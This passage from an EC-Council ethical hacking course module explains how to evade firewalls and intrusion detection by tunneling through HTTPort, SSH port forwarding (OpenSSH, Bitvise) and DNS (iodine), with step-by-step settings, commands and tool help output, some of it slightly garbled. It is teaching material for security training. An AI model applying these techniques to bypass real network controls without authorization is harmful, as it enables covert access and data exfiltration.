


Figure 12.35: Screenshot of HTTPort configured for port mapping

- **Step 8:** After creating the mapping, return to the proxy tab and click on Start. HTTPPort will intercept the FTP request to the local host and tunnel it through.
- **Step 9:** Now open the command prompt, run the “`ftp 127.0.0.1`” command, and provide credentials to log in to the FTP service. Even after the firewall outbound rule is added, a connection is established.



The screenshot shows an "Administrator: Command Prompt - ftp 127.0.0.1" window. The output is as follows:

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): jason
331 Password required
Password:
230 User logged in.
ftp> mkdir Test
257 "Test" directory created.
ftp>
```

Figure 12.36: Screenshot showing access to the FTP service despite firewall restrictions

By following this process, HTTP proxies and firewall restrictions can be bypassed and the FTP service on the target system can be accessed.

Bypassing an IDS/ Firewall through the SSH Tunneling Method


OpenSSH

Attackers use OpenSSH to **encrypt and tunnel all the traffic** from a local machine to a remote machine to avoid detection by the perimeter security controls

Example

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
-f => background mode, user@certifiedhacker.com => username and server you are
logging into, -L 5000:certifiedhacker.com:25 => local-port:host:remote-port, and -N
=> Do not execute the command on the remote system
```

- This forwards the **local port 5000 to port 25** on certifiedhacker.com encrypted
- Simply point your email client to use localhost:5000 as the SMTP server



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing an IDS/ Firewall through the SSH Tunneling Method (Cont'd)

Attacker can use Bitvise SSH Server/client tool to set up an **SSH tunnel** to bypass an IDS/firewall or to access restricted services in the target network by using various **port forwarding** methods

Port Forwarding Methods to Perform SSH Tunneling

Local Port Forwarding


- LPF technique allows attackers to access **internal resources** that are not directly accessible from outside the network

Remote Port Forwarding

- RPF technique allow attackers to access the **target side local applications or development environments** in the remote network

Dynamic Port Forwarding

- DPF let attackers create a **SOCKS proxy** through an SSH tunnel, routing any **traffic** and accessing **unauthorized services** **undetected**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Firewalls through the SSH Tunneling Method

SSH protocol tunneling involves sending unencrypted network traffic through an SSH tunnel. For example, suppose you want to transfer files on an unencrypted FTP protocol, but the FTP protocol is blocked on the target IDS/firewall. The unencrypted data can be sent over the encrypted SSH protocol using SSH tunneling. Attackers use this technique to bypass IDS/firewall restrictions. They connect to external SSH servers and create SSH tunnels to port 80 on the remote server, thereby bypassing the restrictions.

Attackers use OpenSSH (OpenBSD Secure Shell) to encrypt and tunnel all traffic from a local machine to a remote machine to avoid detection by perimeter security controls. OpenSSH is a set of computer programs that provide encrypted communication sessions over a computer network using the SSH protocol.

Example:

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

-f => background mode, user@certifiedhacker.com => username and server you are logging into, -L 5000:certifiedhacker.com:25 => local-port:host:remote-port, and -N => Do not execute the command on the remote system.




Figure 12.37: Bypassing Firewall through SSH Tunneling Method

Performing SSH Tunneling for Bypassing Firewalls Using Bitvise

Source: <https://www.bitvise.com>

The Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers by encrypting data during transmission. It is ideal for the remote administration of Windows servers, for advanced users who wish to access their home machine from work or their work machine from home, and for a wide spectrum of advanced tasks, such as establishing a VPN using the SSH TCP/IP tunneling feature or providing a secure file depository using SFTP.

Attackers can use the Bitvise SSH Server/client tool to set up an SSH tunnel to bypass firewalls or access restricted services in the target network using various port-forwarding methods.

The following are the various port-forwarding methods used to perform SSH Tunneling using the Bitvise tool:

- **Local Port Forwarding**

Local port forwarding allows attackers to redirect a local port to a remote port through an SSH tunnel, making it possible to access remote services without detection, as if they are running locally. This technique allows attackers to access internal resources that are not directly accessible from outside a network.

Steps to perform local port forwarding:

- **Step 1:** Launch the Bitvise SSH Client application, configure the SSH Connection by entering the target SSH server's IP address and port (usually 22) in the "Host and Port" fields and provide the login credentials (username and password or private key).
- **Step 2:** Go to the C2S, click "Add" and provide the required details to configure local port forwarding and save the configuration.

For example:

Type: Local

Listen Interface: 127.0.0.1

Listen Port: <any local port to be listed from>

Destination Host: Internal server (internal service that the attacker wants to access).

Destination Port: <The port of the targeted service>

- **Step 3:** Click on the "Login" button to establish the connection.
- **Step 4:** To access the service, open a web browser on a local machine and navigate to <http://localhost:8080>. Traffic is tunneled into a remote service.

■ **Remote Port Forwarding**

Remote port forwarding allows attackers to expose a local service to a remote network by forwarding it to a local port. This technique allows attackers to access local target-side applications or development environments in a remote network.

Steps to perform remote port forwarding:

- **Step 1:** Launch the Bitvise SSH Client application, configure the SSH Connection by entering the target SSH server's IP address and port in the "Host and Port" fields, and provide the login credentials.
- **Step 2:** Go to the C2S, click on "Add" and provide the required details to configure remote port forwarding and save the configuration.

For example:

Type: Remote

Listen Interface: 0.0.0.0 (to listen on all interfaces)

Listen Port: <any remote port to listen>

Destination Host: localhost

Destination Port: <Port of the local service>

- **Step 3:** Click on the "Login" button to establish the connection.
- **Step 4:** To access the service from a remote machine, navigate to <http://remote-server-ip:8080> to access the local service exposed through the remote server.

▪ Dynamic Port Forwarding

Dynamic port forwarding allows attackers to create a SOCKS proxy through the SSH tunnel, which can route any type of network traffic. This method is highly flexible and can be used to access various unauthorized services without detection by bypassing firewalls, IDS, and other network restrictions.

Steps to perform dynamic port forwarding:

- **Step 1:** Launch the Bitvise SSH Client application, configure the SSH Connection by entering the target SSH server's IP address and port in the "Host and Port" fields and provide the login credentials.
- **Step 2:** Go to the C2S, click on "Add" and provide the required details to configure dynamic port forwarding and save the configuration.

For example:

Type: Dynamic

Listen Interface: 127.0.0.1

Listen Port: <Any local port>

- **Step 3:** Click "Login" to establish the connection.
- **Step 4:** Configure the web browser or other applications to use the SOCKS proxy at localhost:1080.




Figure 12.38: Screenshot of Bitvise showing configuration of SSH connection and port forwarding method

Bypassing an IDS/ Firewall through the DNS Tunneling Method

DNS operates using User Datagram Protocol (UDP) and it has a 255-byte limit on outbound queries

This small size constraint on external queries allows the DNS to be used as an ideal choice to perform data exfiltration by various malicious entities

Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect this abnormality in DNS tunneling

It is effectively used by malware to bypass the IDS/firewall to maintain communication between the victim machine and the C&C server

Tools such as iodine (<https://code.kryo.se/iodine>), and dnscat2 (<https://github.com>) use this technique of tunneling traffic across DNS port 53

The screenshot shows a Windows command prompt window titled 'C:\Windows\System32\cmd.exe'. The command entered is 'iodine.exe -h'. The output displays the usage information for the iodine server, including options for context (-x), IPv4 (-l) and IPv6 (-L) listen addresses, port (-p), external IP (-n), destination port (-d), password (-P), pidfile (-F), max idle time (-i), tunnel IP (-t), netmask (-m), and domain (-D). It also includes a section for available options with their descriptions.

```
C:\Windows\System32\cmd.exe
:Users\Admin\Downloads\iodine-0.8.8-windows\x86\iodine.exe -h
iodine IP over DNS tunneling server

Usage: iodine.exe [-46c0fsv] [-u user] [-t chrootdir] [-d device] [-m mtu]
[-x context] [-l ipv4 listen address] [-L ipv6 listen address]
[-p port] [-n external_ip] [-d dport] [-P password]
[-F pidfile] [-i max idle time] tunnel_ip[/netmask] [domain]

Available options:
  -v to print version info and exit
  -h to print this help and exit
  -4 to listen only on IPv4
  -6 to listen only on IPv6
  -c to disable check of client IP/port on each request
  -s to skip creating and configuring the tun device,
    which then has to be created manually
  -f to keep running in foreground
  -D to increase debug level
    (using -DD in UTF-8 terminal: "LC_ALL=C luit iodined -DD ...")
  -u name to drop privileges and run as user 'name'
  -t dir to chroot to directory dir
  -d device to set tunnel device name
  -m mtu to set tunnel device mtu
  -i context to apply SELinux context after initialization
  -l IPv4 address to listen on for incoming dns traffic (default 8.8.8.8)
    (Use 'external' to listen only on external IP, looked up via a service)
  -L IPv6 address to listen on for incoming dns traffic (default ::)
  -p port to listen on for incoming dns traffic (default 53)
  -n ip to respond with to NS queries

https://code.kryo.se
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Bypassing Firewalls through the DNS Tunneling Method

DNS tunneling is an effective technique for bypassing both firewalls and IDS by leveraging the typically trusted nature of DNS traffic. DNS operates using UDP and has a 255-byte limit on outbound queries. It allows only alphanumeric characters and hyphens, making it suitable for covert communication, owing to its small size. Attackers embed corrupt or malicious data into DNS protocol packets. These data are split into chunks and encoded within the DNS queries and responses, allowing data exfiltration without detection. DNSSEC, a security extension of DNS, cannot detect abnormalities in DNS tunneling because the data are covertly embedded within legitimate DNS traffic. Tools, such as iodine and dnscat2, are commonly used to create DNS tunnels. These tools can effectively encode and decode data within the DNS traffic.

DNS Tunneling using iodine

Attackers use tools such as iodine and dnscat2 to tunnel traffic across DNS port 53.


- **iodine**

Source: <https://code.kryo.se>

Iodine is a software program that allows tunneling of IPv4 data through a DNS server. Attackers can use this tool in situations where Internet access is firewalled but DNS queries are permitted. The iodine tool includes two executable files, iodine (server) and iodine (client).

- **Iodined (server):** This component runs on a server with a public IP address and is responsible for responding to DNS queries. It decodes the data sent from the client, accesses the Internet on behalf of the client, and encodes the responses back into DNS replies.

- Iodine (client): This component runs on the client's device. It intercepts the outgoing Internet traffic and encodes it in DNS queries sent to an iodined server.



```
C:\Users\Admin\Downloads\iodine-0.8.0-windows\64bit>iodined.exe.exe -h
iodine IP over DNS tunneling server

Usage: iodined.exe.exe [-46cDfsv] [-u user] [-t chrootdir] [-d device] [-m mtu]
                  [-z context] [-l ipv4 listen address] [-L ipv6 listen address]
                  [-p port] [-n auto[external_ip]] [-b dnsport] [-P password]
                  [-F pidfile] [-i max idle time] tunnel_ip[/netmask] topdomain

Available options:
  -v to print version info and exit
  -h to print this help and exit
  -4 to listen only on IPv4
  -6 to listen only on IPv6
  -c to disable check of client IP/port on each request
  -s to skip creating and configuring the tun device,
    which then has to be created manually
  -f to keep running in foreground
  -D to increase debug level
    (using -DD in UTF-8 terminal: "LC_ALL=C luit iodined -DD ...")
  -u name to drop privileges and run as user 'name'
  -t dir to chroot to directory dir
  -d device to set tunnel device name
  -m mtu to set tunnel device mtu
  -z context to apply SELinux context after initialization
  -l IPv4 address to listen on for incoming dns traffic (default 0.0.0.0)
    (Use 'external' to listen only on external IP, looked up via a service)
  -L IPv6 address to listen on for incoming dns traffic (default ::)
  -p port to listen on for incoming dns traffic (default 53)
  -n ip to respond with to NS queries
```

